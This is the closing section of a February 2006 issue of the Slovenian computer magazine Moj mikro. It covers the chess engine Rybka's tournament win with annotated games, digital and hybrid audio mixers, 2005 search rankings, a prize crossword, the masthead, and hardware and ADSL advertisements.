njih bodo najuspešnejše, bo odločal trg. SED-zasloni bodo prinesli nadaljnjo izboljšanje kakovosti slike in zmanjševanje mase televizorjev oz. monitorjev. Zato bo tehnologije SED v svetu zaslonov verjetno pomenila novo prelomnico.

februar 2006, številka 2, letnik 22 cena 980 SIT

NOVI GRAFIČNI HRUST
ATI X1900XT Stran 54

moj Mikro



SPREJETI TVEGANJE?

Na kaj je treba še posebej paziti, če posežete po občutno cenejšem, neoriginalnem tiskalniskem potrošnem materialu? Kako visoki so prihranki, kako ločiti kakovostno od nekakovostne ponudbe in kakšne nevarnosti se vam kljub vsemu lahko pripetijo? Kako je z garancijo? Stran 54

◆ KONEC RADIA IN TELEVIZIJE? ◆

Podcast: internetni ekvivalent radijskim in TV-programom Stran 24

◆ KAJ BI VDSL – KMALU VDSL2! ◆

Se hitreje, še bolj na poskok!

TELEKOMUNIKACIJE

◆ PODROBNEJE: VIDEOKAMERE ◆

Analogno hira, naj živi digitalno! Kako izbrati primerno videokamero za vroče poletne dni in kaj nato storiti s posnetimi filmi? Stran 46

◆ ZAPRTA ODPRTA KODA ◆

Država si je za premislek o odprti koda vzela kar štiri leta časa Stran 34

◆ NAREDI SAM: ◆

Kako običajno ključavnico zamenjamo s ključavnico na prstni odtis? Stran 82
Satelitska oprema (res) za vsak žep! Stran 84



Želite vsak mesec prejeti svežo številko Mojega mikra s priloženim CD-jem?

Naročite se in prejeli boste še praktično darilo!

DARILO

ZA PRVIH 20 NAROČNIKOV:

NAROČNIKOV: SLUŠALKE Z MIKROFONOM

Easy Touch ET248

za nemoteče poslušanje
glasbe preko računalnika,
za igranje iger, gledanje filmov,
telefoniranje preko Skypa

Celoletna naročnina (11 številka) [redacted]



Pokličite ob delavnikih od 8. do 16. ure
ali pustite naročilo na glasovni pošti:

01/ 473 81 35,

01/ 473 81 24,

pošljite faks: 01/ 473 82 53

ali e-mail na narocnine@delo-revije.si

Naročnina velja do vašega preklica. Po izteku celoletne naročnine boste prejeli položnico za podaljšanje naročnine za naslednje leto z 20% popustom. Ob naročilu bomo potrebovali vašo davčno številko (za potrebe Zakona o dohodnini, ki zahteva prijavo vrednosti nagrade). Darilo vam bomo poslali po pošti po plačilu naročnine. Stroške poštnine za darilo (po veljavnem ceniku Pošte Slovenije) boste poravnali ob prejemu pošiljke. Lahko pa ga prevzamete osebno v prostorih podjetja Delo Revije, Naročniška služba, Dunajska 5, Ljubljana, vsak delavnik od 8. do 16. ure. Revijo vam bomo prav tako pričeli pošiljati po plačilu naročnine. Darilo dobi prvih 20 novih naročnikov.



računalniki in šah

Rybka – presenetljivi zmagovalec Paderborna

Računalniški oddelek univerze v Paderbornu je priredil 15. mednarodni turnir v računalniškem šahu, kjer je zasijala nova zvezda računalniškega šaha – program Rybka.

Piše: Vojko Mencinger

vojko.mencinger@mojmikro.si

Na univerzi Paderborn deluje zelo močan računalniški oddelek. Med drugim je znan po odmevnem prispevku na področju paralelnega procesiranja. Dr. **Ulf Lorenz** je eden od sodelavcev na tem oddelku in poznan kot eden soavtorjev programa **Hydra**. Bil pa je tudi organizator 15. mednarodnega turnirja v računalniškem šahu – 15. IPCCC (International Paderborn Computer Chess Championship). Letos je sodelovalo na turnirju 12 programov, večinoma iz Nemčije. Zmagovalca so pred turnirjem napovedovali med programoma **Zappa** (aktualnim svetovnim prvakom) in **Shredder**. A je na koncu slavil novinec – program **Rybka**.

»KDO« JE RYBKA?

Beseda pomeni v ruščini **ribica**. Avtor programa je Američan češkega rodu **Vaclav Rajlich**. Rybka ni samostojen program, ampak zgolj **analizni pogon za vmesnik UCI** (Universal Chess Interface). UCI-pogone je možno uporabljati v programih, kot so Fritz, Chess Assistant, ChessBase, Chess Partner, Arena (slednji je edini brezplačni program; na voljo je na naslovu www.playwitharena.com/download/arena199beta2.zip). UCI-pogone je možno uporabljati tako za analizo kot za igranje. UCI v bistvu pomeni protokol, po katerem se »pogovarjata« grafični vmesnik in analizni pogon. UCI je izboljšana alternativa starejšemu protokolu Winboard.

ZMAGA NAD SVETOVNIM PRVAKOM

Naslednja partija je odločila zmagovalca turnirja.

Zappa - Rybka [Damina indijka - E12]
1.d4 Sf6 2.Sf3 e6 3.c4 b6 4.a3 (Ta varianta v damini indijki je postala priljubljena po zaslugi Kasparova, ki jo je predvsem v 80. letih redno uporabljal in z njo dosegel številne lepe zmage.) **4...Lb7 5.Sc3 d5 6.cd5 Sd5 7.Dc2 Sc3 8.bc3 Le7 9.e4 0-0 10.Ld3 c5 11.0-0 Dc7 12.De2 Sc6** (Pogostejše se igra **12...Sd7 13.e5 Tfc8 14.h4 Sf8 15.h5 cd4 16.cd4 Dd7 17.Le3 Dd5 18.a4 Tc3 19.Tfb1 Ta3 20.Ta3 La3 21.Ta1 Le7** in črni ima solidno pozicijo.) **13.Lb2 Sa5 14.e5?!** (Bolje bi bilo držati kmeta na e4 in d4 ter odigrati **14.Tfe1 Tac8 15.Tad1 Tfd8 16.Se5 Ld6 17.Sg4 cd4 18.cd4 Lf4** (Ni dobro **18...Sc4** zaradi vezave po c-liniji **19.Tc1 b5 20.e5 Le7 21.Se3 Ld5 22.Sd5** in beli ima prednost.) **19.g3 Ld6 20.Se3 De7 21.e5 La3 22.Lh7 Kh7 23.Dd3 Kg8 24.La3 Dg5** z enako pozicijo.) **14...cd4 15.cd4 Sb3 16.Lh7?!**

(Beli osvoji nepomembnega kmeta in ostane brez prave igre. Bolje bi bilo **16.Tad1 Ld5 17.Se1 Tfd8 18.Dh5 h6 19.Sc2 Lc4 20.Se3 Ld3 21.Td3 Sc5** in pozicija je približno enaka.) **16...Kh7 17.Dd3 Kg8 18.Db3 Ld5 19.De3 Db7 20.Tfc1 b5 21.Se1 a5 22.f3 Tfc8 23.Sd3 b4 24.Sc5 Db6 25.Tc2 b3 26.Tc3 Tc6 27.Tac1 Tac8 28.h3 Db5 29.Kf2 a4 30.De2 Lh4 31.Kf1 Db8 32.Kg1 Lg5 33.Tb1 Db6 34.Lc1 Le7 35.Le3 Da5 36.Tcc1 Lh4 37.Kh1 T6c7 38.Ld2 Da7 39.Tc3 Le7 40.Le3 Tc6 41.Te1 Da5 42.Tec1 Tb8 43.Db2 Db5 44.Kh2 Ld8 45.Lf4 La5 46.Te3 Lb6 47.Tec3 Tbc8 48.Le3 Ld8 49.T3c2 Kh7 50.Td2 Kh8 51.Tdd1 Kg8 52.Te1 Db8 53.Kh1 Le7 54.Tg1 Db5 55.Tge1** (Obe strani sta manevrirali s figurami. Zdaj bo črni odprl pozicijo.) **55...f6?! 56.ef6 Lf6 57.Dd2 Lc4 58.Kh2 58...Tc5!** (Lepa žrtev kvalitete, ki je prav tako ni na seznamu potez kandidatov večine programov!) **59.dc5 b2 60.Tb1** (Ne pomaga niti **60.Tcd1 La2 61.Dc2 Td8 62.Tb1 Td3 63.De2 Db8 64.g3 Lb1 65.Tb1 Ta3 66.Lf4 Dc8 67.Le5 Le5 68.De5 Tb3 69.Tb2 Tb2 70.Db2 Dc5** in črni je z oddaljenim prostim kmetom dobljen.) **60...Td8 61.Df2 Ld3 62.Lg5 Ld4 63.Le3 Le5 64.f4 Lb1 65.Tb1 Dd3 66.Dd2 Lf6 67.Dd3 Td3 68.Lg1 Td2 69.h4 Kf7 70.h5 Ke7 71.c6 Kd6 72.La7 Kc6 73.Lb8 Kd5 74.f5 ef5 75.Lf4 Td3 76.h6 gh6 77.Lc1 0-1**



ZABAVNA MINIATURA

Na koncu še ena zabavna miniaturna programa Rybka.

Rybka - Johnny [Španska otvoritev - C69]
1.e4 e5 2.Sf3 Sc6 3.Lb5 a6 4.Lc6 (Menjalna varianta je bila svoje čase silno Fischerjevo orožje.) **4...dc6 5.0-0 f6 6.d4 Lg4 7.c3 Ld6 8.Le3 De7 9.Sbd2 ed4 10.cd4 0-0-0 11.h3** (Novost na tem mestu. V partiji Almasi – Marin je bilo igrano **11.Dc2 Te8 12.e5 Lb4 13.h3 Le6 14.Se4 Df7 15.a3 Lb3 16.Db1** in po **16...La5** bi bila črna pozicija boljša. Za belega je zaželeno, da obdrži centralna kmeta na 4.vrsti, saj s tem najbolje pokriva center.) **11...Lh5** (Lovec bi bolje stal na e6 kot na h5. Toda potem ne bi bilo več napada na centralna kmeta.) **12.Te1 Lb4 13.Tc1 Td7** (Možno je bilo osvojiti kmeta s **13...Ld2 14.Ld2 Lf3 15.Df3 Td4** toda po **16.Lc3 Td7 17.b4 Sh6 18.a4 Thd8 19.b5** ima beli več kot zadostno nadomestilo zanj.) **14.d5!** (Te

poteze večina programov sploh ne upošteva!) **14...cd5** (Zakaj ne gre **14...Td5?** Zaradi **15.g4 Lf7 16.Lf4** in beli stoji premočno.) **15.ed5 Df7 16.Sc4! Le1 17.d6! c6 18.Dd4!** (Po treh odličnih potezah je beli že dobljen.) **18...Lb4 19.Da7 Td6 20.Da8 Kd7 21.Sd6 1-0**



VRSTNI RED

Končni vrstni red na 15. turnirju IPCCC je bil takšenle:

Rg.	Titel	Name	Elo	Fed	Pkte
1		Rybka	2696	USA	5½
2		Gandalf	2695	DEN	4½
3		Zappa	2700	USA	4½
4		Spike	2696	GER	4½
5		Shredder	2698	GER	4½
6		Fruit	2699	FRA	4
7		Ikarus	2694	GER	3½
8		Jonny	2691	GER	3½
9		SOS	2689	GER	3
10		Argonaut	2692	GER	2
11		Isichess	2693	GER	1½
12		Neurologic	2690	GER	1

DOMAČI TEST

Program Rybka sem tudi sam malce testiral. In sicer sem pod Fritzevim grafičnim okoljem odigral dvokrožni hitropotezni turnir osmih pogonov. Čas za razmišljanje je bil 3 minute + 2 sekundi na potezo. Za vse programe je bila uporabljena otvortitvena knjižnica programa Fritz 9, kar pomeni, da bi moral imeti ravno Fritz 9 prednost. Tudi pri meni se je Rybka v močni konkurenci odlično odrezal. In to beta različica! Vrstni red:

1.	Rybka 1.0 Beta	10,5 točke od 14 možnih
2.	Fritz 9	8,5 točke
3.	Deep Fritz 8	8,5 točke
4.	Deep Junior 8	7,5 točke
5.	Junior 8	7 točk
6.	Chess Tiger 15	6 točk
7.	Shredder 8	4,5 točke
8.	Hiarcs 9	3,5 točke

Program Rybka je mogoče naročiti ali pa v beta različici naložiti in preizkusiti na spletni strani www.rybkachess.com. Različica **Rybka 1.2** je prva uradna različica, ki se trenutno prodaja za 34 evrov. Po napovedih avtorja naj bi bila precej boljša od beta različice – logično, kajne?

SKLEP

Dandanes so najboljši preizkuševalci šahovskih programov **dopisni šahisti**. Ti so že odkrili Rybko in jo bodo zagotovo začeli kmalu uporabljati poleg že obstoječih programov za analizo, kot so Fritz, Shredder, Junior, Hiarcs ... Težko je že zdaj reči, da pomeni Rybka revolucijo, vsekakor pa je zanimiv izdelek, ki upošteva tudi mnoge takšne poteze, ki jih drugi »top« programi zavrzajo. Zatorej dopisni šahisti in tudi drugi: preizkusite Rybko!

GENS UNA SUMUS



Mešalne mize moderne dobe

Mešalne mizice, mize, ali konzole večjih razsežnosti za združevanje, obdelavo in distribucijo zvočnih signalov različnih vrst in oblik so v takšnih in drugačnih analognih oblikah znane že veliko desetletij. Precej mlajše so seveda digitalne mešalke, ki pa se v primerjavi z analognimi sestricami spreminjajo precej hitreje.

Piše: Igor Matičič

igor.maticic@mojmikrosi

Proizvajalci današnjih mešalnih miz se namreč zavedajo, da povprečni ustvarjalec zvoka in glasbe danes vse pogosteje uporablja pri svojem delu **računalnik**, zato kar se da prilagajajo svoje nove izdelke tovrstnemu načinu dela in razmišljanja. Pri tem vse bolj sledijo spoznanjem, da večina končnih studijskih uporabnikov pravzaprav ne potrebuje vseh (večinoma zelo dragih) dodatkov in možnosti, ki jih ponuja mešalna miza kot avtonomna celota, pač pa potrebuje samo **zvočni vmesnik in krmilnik že obstoječega sistema** (v okviru lastnega računalnika). Povsem jasno je namreč dejstvo, da si najhitreje, najceneje in (z malce spretnosti) tudi razmeroma enostavno vsakdo lahko sestavi mini studio v okviru že obstoječega domačega računalnika.

TASCAMOV ZGLED

Zgled modernega večkanalnega zvočnega A/D-pretvornika z zmogljivejšo učinkovitega krmiljenja računalniških zvočnih procesov je **Tascamov FW-1082**, ki mu vsaj površno gledano lahko rečemo tudi mikser. Ta vsebuje 4-kanalni mikrofonski predojačevalnik z napajanjem mikrofonov in dodatne 4 linijske (simetrične vhode), izhod in vhod SPDIF, seveda pa ne manjkajo motorizirani drsniki in drugi krmilniki za upravljanje različnih parametrov našega programskega studia. Seveda ne manjka niti MIDI-vmesnik. Klasične digitalne mešalke ponavadi vsebujejo zahtevno lastno programsko opremo in procesorje, ki omogočajo zahtevnejše združevanje in obdelavo zvočnih signalov. V našem primeru (Tascam) pa se te aplikacije dogajajo v **računalniškem sistemu po lastni izbiri** (npr. Windows XP s snemalnim programom Cakewalk Sonar). Ravno



Tascam FW-1082 kot zunanja podpora računalniškemu studiu

Alesis MultiMix 16 FireWire – analogna mešalka z vmesnikom firewire



zaradi omenjenih dejstev so mešalke te vrste **cenovno precej ugodnejše** od klasičnih, poleg tega pa omogočajo združljivost s programsko opremo po lastni izbiri (Tascamu sta priložena različica programa Cubase LE in vzorčevalnik Gigastudio LE). Dodatna ugodnost manjša potrebe po kablji, saj se vsi večkanalni zvočni signali (vhodni in izhodni) prenašajo **zgolj po enem kablu firewire** v računalnik in iz njega. Verjamem, da se bo v prihodnosti pojavilo tudi več (nekaj jih je že) podobnih škatlic z vmesnikom USB 2.0, ki je v naših krajih trenutno pač bolj priljubljen.

Sicer pa smo nekaj podobnega, vendar v manjši obliki že srečali pri cenovno ugodnem ponudniku **Behringer** (o tem smo že pisali v preteklih številkah Mojega mikra), zanimive izdelke podobne kategorije kategoriji imajo pa tudi **M-Audio**, **Yamaha** in drugi. Tascam ima na voljo tudi druge modele (večje in manjše).

Imajo pa skoraj vsi po vrsti omenjeni eno veliko **pomanjkljivost**: odvisni so od **povezave z računalnikom**, torej ne morejo avtonomno delovati kot mešalka (razen nekateri, vendar z zelo omejenimi možnostmi).

HIBRIDNI MODELI

Za uporabo pri večkanalnem igranju v živo in hkratnem snemanju bo zato najverjetneje treba poiskati drugačen tip mešalke. Ker so **analogne mešalke** še vedno v večini (vsaj po enostavnosti uporabe) pri ustvarjanju žive glasbe, se je že kar nekaj proizvajalcev avdio opreme odločilo trgu ponuditi nekaj hibridnega: popolnoma **analogno mešalno mizico** z možnostjo **priklopa digitalnega (računalniškega) sistema**. Ta vmesnik se lahko prav tako kot pri prej omenjeni opremi priključi prek vmesnika firewire ali USB 2.0.

Dokaj kakovostna serija mizic te vrste je že znana **Mackie ONYX**, vendar si je zaradi še vedno zasoljenih cen marsikdo ne more privoščiti. Ker pa je tudi v tej kategoriji vedno več konkurence, pa omenimo, da nekaj podobnega, a za precej manj denarja, ponuja Alesis s svojo serijo mikserjev **MultiMix FireWire** (8-, 12- ali 16-kanalni mikser). V praksi je to popolnoma neodvisna analogna mešalna mizica podobnih zmogljivosti in kvalitete, kot jih že dolgo poznamo. Dodan je le večkanalni A/D (in stereo D/A) pretvornik signalov, ki se prek kabla firewire prenesejo v računalniški sistem. Tudi pri tem izdelku je zraven v paketu (lahko bi rekli že kar dežurna) programska oprema **Cubase LE**, da lahko ustvarjalec nemudoma preizkusi, kako tovrstno snemanje sploh deluje. In četudi novopečeni lastnik ugotovi, da mu računalniško ustvarjanje zvoka na ta način ne ustreza, lahko še vedno uporabi mešalko kot **samostojno** analogno enoto na klasičen način.

Pomanjkljivost mešalke te vrste je namreč popolnoma drugačna kot pri prej omenjeni Tascamovi: razen pretvorbe (A/D in D/A) zvoka, nima ta prav nobene sposobnosti nadzora parametrov pri kasnejši obdelavi zvoka v okviru računalnika, saj drsniki in podobni krmilniki delujejo **zgolj na analogni osnovi**. Je pa po drugi strani dobrodošlo dejstvo, da bi lahko izkušen mojster zvoka z njo hkrati mešal živi zvok koncerta in s pomočjo priključenega računalnika večkanalno snemal odigrane parte koncertnega repertoarja.

Dandanes si torej lahko glasbeni ustvarjalec sestavi vse poglavitne dele mešalke po lastnem okusu, saj se praktično vsi poglavitni deli dobijo kot posebne enote.

Sicer pa, kolikor poznam razmere na trgu zvočne opreme, bi si upal (kljub pomanjkanju insiderskih informacij) trditi, da bo prvak med posnemovalci Behringer že v kratkem na trg poslal kak nov izdelek, podoben tem, o katerih smo tokrat pisali. Morda za polovico ceneje?

■




Najbolj iskano na iskalniku Najdi.si v letu 2005



Najbolj obiskana slovenska spletna stran z večjim dosegom kot vodilni dnevnoinformativni časopisi v Sloveniji, objavlja lestvice najbolj iskanih besed.

Slovenci še vedno prisegamo na igre, saj so s preko 1.5 mio iskanj prepričljivo prehiteli vse ostale besede in besedne zveze. Igre so bile najbolj iskane tudi v letu 2004 s približno 700.000 iskanji. Drugo mesto je v letošnjem letu zavel vedno bolj priljubljen avtomobilski portal **Avto.net**, ki je lansko leto zasedel sedmo mesto. Prav na vrh se je uvrstila tudi spletna stran **24ur.com**, ki je lani ni bilo zaslediti med najbolj iskanimi pojmi. Sex je bil očitno nekoliko manj priljubljen, saj je iz lanskega tretjega mesta padel na osmo. Omeniti velja tudi besedo bar, ki je po letnem številu iskanj sicer zasedla 25. mesto, v mesecu novembru pa je bila druga najbolj iskana beseda.



Najbolj iskana ženska je **Ines Juranovič** s kar 193.601 iskanji; njej sledita **Severina** s 118.000 in **Pika Božič** s 96.000 iskanji. Najbolj iskani moški v letu 2005 je bil **Tomaž Humar**, ki se je s preko 200.000 iskanji uvrstil pred **Omarja Naberja** in **Fredyja Milerja**.

Le kdo je zmagovalec med športniki, glasbeniki, med avtomobilskimi blagovnimi znamkami, med športnimi panogami in klubi? Poiščite na www.najdi.si. Dobro je vedeti.

MOJ MIKRO	SPLETKA	DAN ZALJUBLJENCEV 14.FEBR.	GRŠ. MIT. JUNAK, TUDI AIAS	NATAŠA BOKAL	MELODIČNA UREJENOST	ČEBELJI PANJ	UNIČEVANKA ŽELEZA	ZVIŠANA NOTA G	NOVINAR IN PESNIK BABAČIČ	NATAŠA KEJŽAR	JAGNJE KOT SIMBOL KRISTUSA	EKVIVALENT	DEL JEDILNEGA PRIBORA
RUSKI PISATELJ ("LOVČEVI ZAPISKI")													
NAGRADNO GESLO													
POD				ST. IME ZA MALAVI V AFRIKI TEODORA						ENOTA ZA POSPESEK ANG. PISEK (WYSTAN)			
DOHODEK OD NEPREMIČNIN						MUSLIM. M.IME	SL. PESNIK (SREČKO)	DANE (LJUBKO) MESTO V ITALIJI					
RAZUM									STRIC				
GERMAN TITOV			MADŽ. M.IME SL. KARTOGRAF (IVAN)						DESET GRAMOV				
ZVIŠANA NOTA A				REKA V FRANCIJI GL. MESTO NORVEŠKE				ELZA BUDAU PESNIK MERMOLJA			ŠVEDSKI AVTO	KRAJ PRI KOSTRIVNICI	
AVTOR: ALEKSANDAR ŠUJDOVIČ	NEUTEMELJENOST POBIČ												
KLOBUČEVINA						ŠALA JURIJ ZRNEC				RAŽENJ NEŽA NOVAK			
KROŽNIK OVALNE OBLIKE					PREBVALEC KRAJA JESENJE								
AM. ROCK PEVEC (SONNY)					VELIKE TEŽAVE				SVOD NAD NAMI				

Izid žrebanja nagradne križanke iz 2. številke Mojega mikro - DOŽIVLJENJSKA GARANCIJA BELKIN

5 praktičnih nagrad - prenapetostno zaščito belkin - v vrednosti po 5.000 SIT podarja podjetje Alterna, d. d., Leskovškova 6, 1000 Ljubljana. Prejeli so jih: Mirko Andrič, Ob Sušici 17, 8350 Dolenjske Toplice, Slavka Gligič, Litostrojska 34, 1000 Ljubljana, Petra Kostadinov, Športna 20, 1000 Ljubljana, Aleš Lazar, Kolodvorska 25a, 9220 Lendava, Anton Tepina, Zgornja Bela 31, 4205 Predvor. Nagrajenci bodo nagrade prejeli po pošti.

Ime in priimek: _____
Naslov: _____

moj mikro

Davčna številka: _____

GESLO:

Rešite križanko, črke z označenih polj vpišite v kupon. Dobite geslo, ki je rešitev nagradne križanke.

Kupon izrežite in ga do 20. marca pošljite na naslov:

Uredništvo revije Moj mikro, p.p. 29, 1509 Ljubljana - ČZP Delo
Pripišite tudi svojo davčno številko.

Rešitve lahko pošljete tudi po e-pošti: info@mojmikro.si

Podjetje NOVIFORUM, d.o.o. bo petim izžrebancem, ki boste napisali pravilno geslo, podarilo praktično nagrado v vrednosti 5.000 SIT.

IZDAJA:

DELO REVIJE, d. d.
Dunajska 5, 1509 Ljubljana
www.delo-revije.si
DIREKTOR: Andrej Lesjak

UREDNIŠTVO:

Dunajska 5, 1509 Ljubljana
tel.: (01) 473 82 61
faks: (01) 473 81 69, 473 81 09
e-pošta: mojmikro@delo-revije.si

GLAVNI UREDNIK:

Marjan Kodelja

ODGOVORNI UREDNIK:

Zoran Banovič

POMOČNIKA GLAVNEGA UREDNIKA:

Zlatko Matič in Milan Simič

UREDNIK:

Jaka Mele

UREDNIK FOTOGRAFIJE:

Alan Orlič Belšak

LIKOVNA ZASNOVA:

Andrej Mavsar

TEHNIČNI UREDNIK:

Andrej Mavsar

REDAKTOR:

Slobodan Vujanovič

OGLASNO TRŽENJE:

DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 11
faks: (01) 473 81 29
e-pošta: marketing@delo-revije.si

KOLPORTAŽA:

DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 20
faks: (01) 473 82 53

NAROČNINE:

DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 24
faks: (01) 473 82 53
e-pošta: narocnine@delo-revije.si
Posamezni izvod stane 980 SIT, 4,09 EUR.
Cena revije v EUR je preračunana po centralnem paritetnem tečaju 1 EUR = 239,640 SIT.

Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročnina velja do vašega preklica.

Naročnina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 111 USD, 161 AUD. Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti. Nenaročenih besedil in fotografij ne vračamo.

Digitalna obdelava fotografij in osvetljevanje plošč: Delo Repro, d. o. o. Dunajska 5, Ljubljana
TISK: DELO TISKARNA, d. d. Dunajska 5, Ljubljana marec 2006 natisnjeno v 8.500 izvodih.



IZJEMNA PONUDBA, VROČE CENE!

ThinkPad R50e

- Intel® Pentium® M procesor 735, 1.70 GHz
- 256 MB
- disk 60 GB
- 15" TFT zaslon, XGA ločljivost
- DVD/CD-RW
- modem, ethernet 10/100
- CENTRINO 11b/g
- DOS
- garancija 1 leto



ThinkPad.

Cena brez DDV: **158.333,00 SIT!**
Cena z DDV: 189.999 sit

ThinkPad R51e

- Intel® Celeron® M 370 procesor, 1.50 GHz
- 512 MB spomin
- trdi disk 40 GB
- 15" XGA TFT zaslon
- Multiburner
- WiFi 11b/g
- modem, ethernet
- Windows XP Pro SLO
- Garancija 1 leto



ThinkPad.

Cena brez DDV: **166.666,00 SIT!**
Cena z DDV: 199.999 sit

ThinkPad R52

- Mobile Intel® Pentium® M procesor 740, 1.73 GHz
- 512 MB spomin, disk 40 GB
- 15" TFT zaslon, loč. 1024x768
- CD-RW / DVD-ROM
- Intel CENTRINO Mobile
- Wireless 802.11 a/b/g
- Bluetooth
- FingerPrint Reader
- modem, Gigabit Ethernet
- Win XP Pro SLO
- Garancija 1 leto



ThinkPad.

Cena brez DDV: **224.999,00 SIT!**
Cena z DDV: 269.999 sit

ThinkCentre E50 + 17" LCD zaslon

- Intel® Celeron® D procesor 331, 2.66 GHz
- Tower črn
- 256 MB spomin, 80 GB ATA-100
- AGP slot
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- DOS 2000
- 17" LCD zaslon NEC 72VM z zvočniki
- garancija 1 leto



ThinkCentre.

Cena brez DDV: **116.666,00 SIT!**
Cena z DDV: 139.999 sit

ThinkCentre A51 + 17" LCD zaslon

- Intel® Celeron® D procesor 335, 2.80 GHz
- Tower ali desktop črn
- 256 MB spomin, 80 GB ATA-100
- Intel Graphics Media Acc. 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Pro SLO
- 17" LCD zaslon NEC 72VM z zvočniki
- garancija 3 leta



ThinkCentre.

Cena brez DDV: **149.999,00 SIT!**
Cena z DDV: 179.999 sit

ThinkCentre A51 + 17" LCD zaslon

- Intel® Pentium® 4 procesor 630, 3.0 GHz s HT
- desktop all tower, črn
- 256 MB, disk 80 GB SATA
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Intel Graphics Media Acc. 900 in PCI Express
- DOS
- 17" LCD NEC 72VM z zvočniki
- SLO tipkovnica, optična miš
- garancija 3 leta



ThinkCentre.

Cena brez DDV: **166.666,00 SIT!**
Cena z DDV: 199.999 sit

IBM strežnik Netfinity xSeries 100

- Intel® Pentium® 4 procesor s HT tehnologijo EM64T, 2.8 GHz, 1MB L2 cache
- pomnilnik 512 MB
- 80 GB SATA
- CD ROM
- Ethernet 10/100/1000
- garancija 1 leto



• DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!



Cena brez DDV: **124.999,00 SIT!**
Cena z DDV: 149.999 sit


IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- pomnilnik 512 MB, max. 4 GB
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto



• DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!



Cena brez DDV: **144.999,00 SIT!**
Cena z DDV: 173.999 sit


IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.4 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 3 leta



• DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!



Cena brez DDV: **199.999,00 SIT!**
Cena z DDV: 239.999 sit

IBM strežnik xSeries 226

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 2 x 514W HotSwap napajanje
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **274.999,00 SIT!**
Cena z DDV: 329.999 sit

IBM strežnik xSeries 346 - 2U rack

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB RAM
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- DVD
- Integriran RAID 1
- 625W napajalnik
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **378.999,00 SIT!**
Cena z DDV: 454.799 sit

IBM strežnik xSeries 236

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 x 512 MB spomin
- 0 HD HotSwap
- Integriran RAID 1
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **378.999,00 SIT!**
Cena z DDV: 454.799 sit

Uvoznik in distributer za Slovenijo:

MIKROPIS Holding

Aškerčeva 4a, 3310 Žalec
tel: 03/ 712 15 00; fax: 03/ 712 15 66

Vsi izdelki so na voljo tudi v naši spletni trgovini: www.mikropis.si

SMO POOBlašČENI SERVISER za ThinkPad prenosne računalnike

EMG, Celovška 136, 1000 Ljubljana
tel: 01/ 500 74 20; fax: 01/ 500 74 25



ThinkCentre, ThinkPad in ThinkVision so zaščitene blagovne znamke družbe Lenovo. Cene so informativne in veljajo za takojšnje plačilo do razprodaje zalog. Slike so simbolične.

Bodite praktični

INTERNET

TELEFONIJA

do 20 Mb/s

VOLJADSL paketi po vaši meri od 2.990 SIT

Ne gre le za hitro internetno povezavo. Zavedamo se, da iščete paket, ki bi resnično ustrezal vašim potrebam in denarnici.

S **paketom Dobra Volja** pripeljete v vaš dom ali pisarno VOLJADSL storitve po vaši meri, saj omogočajo uporabo interneta le nekaj ur na mesec, zahtevnejšim uporabnikom pa hitrosti do 20 Mb/s.

Naročite **paket Dobra Volja** še danes. Paket vključuje modem z navodili za lastno namestitvev, brezplačno internetno varnost in drugo uporabno programsko opremo. Vsi vemo, da je danes telefoniranje preko interneta cenejše, zato izberite **paket Dobra Volja** z VOLJA IP telefonijo. Začnite varčevati pri klicih v nacionalnem in mednarodnih omrežjih.

Pokličite naš **klicni center** na telefonsko številko **01 / 60 00 200**, ki vam je na voljo **24 ur na dan, 7 dni na teden**.

Bodite dobre volje.

www.volja.net

nonstop 01/60 00 200

povezavo zagotavlja

Telekom Slovenije

VOLJA